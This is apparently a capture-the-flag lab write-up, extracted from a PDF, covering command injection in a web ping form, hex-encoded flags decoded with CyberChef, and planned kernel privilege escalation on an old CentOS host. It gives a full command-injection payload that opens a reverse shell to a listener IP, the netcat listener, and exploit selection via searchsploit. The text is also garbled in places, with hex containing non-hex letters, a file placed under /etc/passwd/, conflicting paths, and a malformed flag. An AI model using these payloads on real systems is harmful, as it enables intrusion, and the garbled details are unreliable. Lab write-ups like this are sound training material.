
- This allows an attacker to append malicious commands, such as opening a reverse shell.



## How did you exploit it?

### Theory:

Since the page takes an IP address, we tested whether it was vulnerable to command injection by appending shell commands.




#### Messages:

- Here you go: 'Lcole'.
- "REDACTED"
- 636z6w6577616y7473746z6w65617665746865776z726w6461626574746572706w616365
- The system prevents me from reaching out to you! Find 'decode.txt'.
- "MESSAGE CORRUPTED"
- "REDACTED"
- The AI will guide you to the truth...

## • What is the current user?

```
bash-3.00$ echo "" > /etc/udev/rules.d/95-udev-late.rules
bash: /etc/udev/rules.d/95-udev-late.rules: No such file or directory
bash-3.00$ rm -r /etc/udev/rules
rm: cannot remove '/etc/udev/rules': No such file or directory
bash-3.00$ mkdir -p /etc/udev/rules.d
bash-3.00$ echo "" > /etc/udev/rules.d/95-udev-late.rules
bash: /etc/udev/rules.d/95-udev-late.rules: No such file or directory
bash-3.00$ whoami
ls -ld /etc
apache
```

## • Who are the other human users on the system?



# What is the content of the first flag?

The screenshot shows the CyberChef web application interface. On the left is a sidebar with various recipes like 'Rotate left', 'From Octal', 'ROT13 Brute Force', etc. The main area is titled 'Recipe' and shows a 'From Hex' recipe with a 'Delimiter' set to 'Auto'. The 'Input' field contains a long hex string: 666c61677b756e6c6f636b696e677468656c65676163797d. The 'Output' field shows the result: flag{unlockingthelegacy}. Below the main interface is a terminal window with a dark background. It shows a command prompt at 192.168.56.104/7FDNCKADL4jc.php. The terminal output reads: 'The truth lies beneath the surface. If you have come this far, you must be prepared for what you will uncover. I've already lost control - don't make the same mistake I did. 666w61677v756y6w6z636v696y677468656w65676163797x. Note: This is the fl1r3t: fl14g'.

Download CyberChef [Last build: A month ago - Version 10 is here! Read about the new features here](#) [Options](#) [About / Support](#)

**Recipe**

**From Hex**

Delimiter: Auto

**Input**

666c61677b756e6c6f636b696e677468656c65676163797d

**Output**

flag{unlockingthelegacy}

**STEP** **BAKE!** **Auto Bake**

192.168.56.104/index.php 192.168.56.104/pingit.php 192.168.56.104/7FDNCKADL4jc.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

The truth lies beneath the surface. If you have come this far, you must be prepared for what you will uncover. I've already lost control - don't make the same mistake I did. 666w61677v756y6w6z636v696y677468656w65676163797x. Note: This is the fl1r3t: fl14g

# Decoded First Flag

gchq.github.io/CyberChef/#recipe=From\_Hex('Auto')&input=NjY2YzYxNjc3Yjc1NmU2YzZmNmM2YjY5NmU2Nzc0Njg2NTZjNjU2NzYxNjM3OTdkDQo&ieol=CRLF&oeol=C...

Download CyberChef Last build: A month ago - Version 10 is here! [Read about the new features here](#) Options About / Support

**Recipe**

**From Hex**

Delimiter: Auto

**Input**

666c61677b756e6c6f636b696e677468656c65676163797d

**Output**


flag{unlockingthelegacy}

STEP **BAKE!** Auto Bake

ms: 24 1 24 1ms Raw Bytes CRLF (detected)

The hex-like string was cleaned and decoded using CyberChef, revealing the first flag content: flag{unlockingthelegacy}.

## Reading and Decoding decode.txt



```
File Actions Edit View Help
~# ls -la /etc/crontab
-rw-r--r-- 1 root root 155 Feb 21 2005 /etc/crontab

/etc/crontab:
total 24
drwxr-xr-x 2 root root 4096 Jan 12 2006 .
drwxr-xr-x 80 root root 12288 Mar 29 13:24 ..

/etc/cron.daily:
total 188
drwxr-xr-x 2 root root 4096 Oct 7 2009 .
drwxr-xr-x 80 root root 12288 Mar 29 13:24 ..
lrwxrwxrwx 1 root root 28 Oct 7 2009 00-logwatch -> ../logd/
scripts/logwatch.pl
-rwxr-xr-x 1 root root 418 Sep 24 2000 00-makewhatis.cron
-rwxr-xr-x 1 root root 135 Feb 21 2005 00-makewhatis.cron
-rwxr-xr-x 1 root root 276 Feb 21 2005 00-makewhatis.cron
-rwxr-xr-x 1 root root 797 Feb 21 2005 00-makewhatis.cron
-rwxr-xr-x 1 root root 180 Oct 20 2000 00-makewhatis.cron
-rwxr-xr-x 1 root root 213 Jan 1 2000 00-makewhatis.cron
-rwxr-xr-x 1 root root 104 May 4 2007 rpm
-rwxr-xr-x 1 root root 171 Aug 21 2005 xlocate.cron
-rwxr-xr-x 1 root root 286 Feb 21 2005 xlocate.cron
-rwxr-xr-x 1 root root 158 May 5 2007 xlocate.cron

/etc/cron.hourly:
total 24
drwxr-xr-x 2 root root 4096 Feb 21 2005 .
drwxr-xr-x 80 root root 12288 Mar 29 13:24 ..

/etc/cron.monthly:
total 32
drwxr-xr-x 2 root root 4096 Oct 7 2009 .
drwxr-xr-x 80 root root 12288 Mar 29 13:24 ..
-rwxr-xr-x 1 root root 276 Feb 21 2005 00-makewhatis.cron

/etc/cron.weekly:
total 48
drwxr-xr-x 2 root root 4096 Oct 7 2009 .
drwxr-xr-x 80 root root 12288 Mar 29 13:24 ..
-rwxr-xr-x 1 root root 418 Sep 24 2000 00-makewhatis.cron
-rwxr-xr-x 1 root root 276 Feb 21 2005 00-makewhatis.cron
-rwxr-xr-x 1 root root 104 May 4 2007 rpm
-rwxr-xr-x 1 root root 171 Aug 21 2005 xlocate.cron
-rwxr-xr-x 1 root root 286 Feb 21 2005 xlocate.cron
-rwxr-xr-x 1 root root 158 May 5 2007 xlocate.cron

bash-3.00$ find / -type f -name "decode.txt" 2>/dev/null

/etc/passwd/decode.txt
bash-3.00$ cat /etc/passwd/decode.txt
The way I did it is by encoding the message to hexadecimal, and then
rotating the characters by 24. I used this encoding method to hide ac-
tual data that you will need to find. Now, nothing shall remain unhid-
den for you
bash-3.00$
```

Using command injection, we accessed /etc/cron.monthly/decode.txt, which included another encoded string. It hinted at the location and logic needed to find the second flag.

# FLAG 2 Section

## WalkThrough

We began by listing all files owned by **mina** using the command:

```
find / -user mina 2>/dev/null
```

This revealed a large number of files in `/etc/maven/...` with names like `here_is_real_flagXXX` and `here_is_fake_flagXXX`.

Among the list, one file stood out:

```
here_is_flag_flag1000
```

It was uniquely named and clearly highlighted among the clutter of decoys. We viewed its contents using:

```
cat /etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000
```

The content of the file was **encoded in hex**, likely to hide the actual flag. The message also had a troll line:

```
"Sorry, just wanted to mess with you :)"
```

To decode this, we copied the hex string and used **CyberChef** to convert it using the **"From Hex"** function.

The result was:

We used CyberChef to decode the hex string using the "From





Hex” operation. This revealed the second flag:  
flag{unravelingthemystery{.

```
127.0.0.1: find / -user mina -ls 2>>devnull

PING 127.0.0.1 (127.0.0.1): 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.857 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.863 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.864 ms


--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 288ms
rtt min/avg/max/mdev = 0.857/0.860/0.864/0.887 ms, pipe 2
368665  6  r  r  r  r  r  1  mina  noil  8 Apr 2 2024 /var/spool/mail/mina
203613  4  d  r  r  r  r  r  2  mina  mina  4806 Mar 11 16:10 /home/mina
297369  4  r  r  r  r  r  r  1  mina  mina  124 Apr 2 2024 /home/mina/.bashrc
297370  4  r  r  r  r  r  r  1  mina  mina  101 Apr 2 2024 /home/mina/.bash_profile
297371  4  r  r  r  r  r  r  1  mina  mina  383 Apr 2 2024 /home/mina/.snacs
297372  4  r  r  r  r  r  r  1  mina  mina  658 Apr 2 2024 /home/mina/.zshrc
297373  4  r  r  r  r  r  r  1  mina  mina  24 Apr 2 2024 /home/mina/.bash_logout
15284  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag865
14104  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag16
16369  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag881
14407  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag78
16297  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag878
14092  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag973
13826  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag417
13958  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag229
13619  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag280
13182  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag764
14765  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag246
15084  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag585
14824  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag485
15484  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag75
14079  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag551
13894  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag475
13951  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag532
13763  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag344
14012  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag193
16023  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag684
15425  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag6
14228  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag309
15752  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag333
14543  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag124
13825  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag406
14988  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag169
15324  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag985
14980  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag961
15841  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag422
14919  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag300
16095  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag674
15884  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag185
16365  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag946
14734  4  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is fake flag515
16700  8  r  r  r  r  r  r  r  1  mina  mina  100 Mar 18 15:26 /etc/maven/maven2-decap/nap/here/is/the/flag/here is real flag881
```



127.0.0.1 : cat /etc/maven/maven2-depmap/map/here/is/the/flag/here\_is\_flag\_flag1000

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp\_seq=0 ttl=64 time=0.062 ms  
64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.060 ms  
64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.060 ms

--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 199ms  
rtt min/avg/max/mdev = 0.060/0.060/0.062/0.009 ms, pipe 2  
666w6177v756v76176656w696677468656x7973746572797x  
Sorry, just wanted to mess with you :)  
Mina  
a



## Flag 2 – Command Summary Table

| Step | Command  | Purpose                                      |
|------|--|--|
| 1    | <b>find / -user mina 2&gt;/dev/null</b>  | <b>Locate all files owned by user "mina"</b> |
| 2    | <b>cat /etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000</b> | <b>Read content of the suspect</b>           |

|   |  |  |
|---|--|--|
|   |  | ed real<br>flag file   |
| 3 | Use CyberChef to decode the hex string | Convert<br>encode<br>d<br>content<br>into<br>readabl<br>e flag<br>format |

# Flag 3 Section WalkThrough

Privilege Escalation FLAG 3

After gaining initial access to the target system through a reverse shell as the apache user, we proceeded to escalate our privileges to root.

## Common Privilege Escalation Vectors

Some common privilege escalation vulnerabilities in Linux systems include:

- Kernel exploits (unpatched versions)
- Misconfigured sudo permissions
- Writable sensitive files (/etc/passwd, /etc/shadow)
- SetUID binaries
- Insecure services or cron jobs

## Present Vulnerability in the System

After running **uname -a** and **lsb\_release -a** on the victim machine, we identified the kernel version as:

**Linux version 2.6.9-55.EL**

**CentOS release 4.5 (Final)**

This kernel is quite old and known to be vulnerable to **local privilege escalation exploits**. We used this information to search for compatible exploits using:

## searchsploit CentOS 4.5 Escalation

The result included:

- **9479.c** – Targets Linux Kernel 2.4/2.6 (RedHat-based systems)
- **9542.c** – For kernel < 2.6.19 (not stable on this system)
- **35370.c** – For CentOS 7 (not suitable for our version)

We chose **9479.c** as it is the most appropriate exploit for our kernel version.

#### Steps Taken to Gain Root

- **Started reverse shell via the web application**  
In the vulnerable IP input field of the web app, we injected the following command:  
**8.8.8.8; bash -i >& /dev/tcp/192.168.56.101/4444 0>&1**

Unauthorized Access Detected

Enter an IP:

## Messages:

- Here you go: 'l.cole'.
- "REDACTED"
- 636z6w6577616y7473746z6w65617665746865776z726w6461626574746572706w616365
- The system prevents me from reaching out to you! Find 'decode.txt'.
- "MESSAGE CORRUPTED"
- "REDACTED"
- The AI will guide you to the truth...

This established a reverse shell to our Netcat listener.

- **Started Netcat listener on Kali**  
**nc -lvnp 4444**

This gave us a shell as the apache user on the target system.<sup>56</sup>


```
bash-3.00$ echo "" > /etc/udev/rules.d/95-udev-late.rules
bash: /etc/udev/rules.d/95-udev-late.rules: No such file or directory
bash-3.00$ rm -r /etc/udev/rules
rm: cannot remove `/etc/udev/rules': No such file or directory
bash-3.00$ mkdir -p /etc/udev/rules.d
bash-3.00$ echo "" > /etc/udev/rules.d/95-udev-late.rules
bash: /etc/udev/rules.d/95-udev-late.rules: No such file or directory
bash-3.00$ whoami
ls -ld /etc
apache
```

**Identified kernel version**

uname -a

lsb\_release -a

- Searched for exploits  
searchsploit CentOS 4.5 Escalation



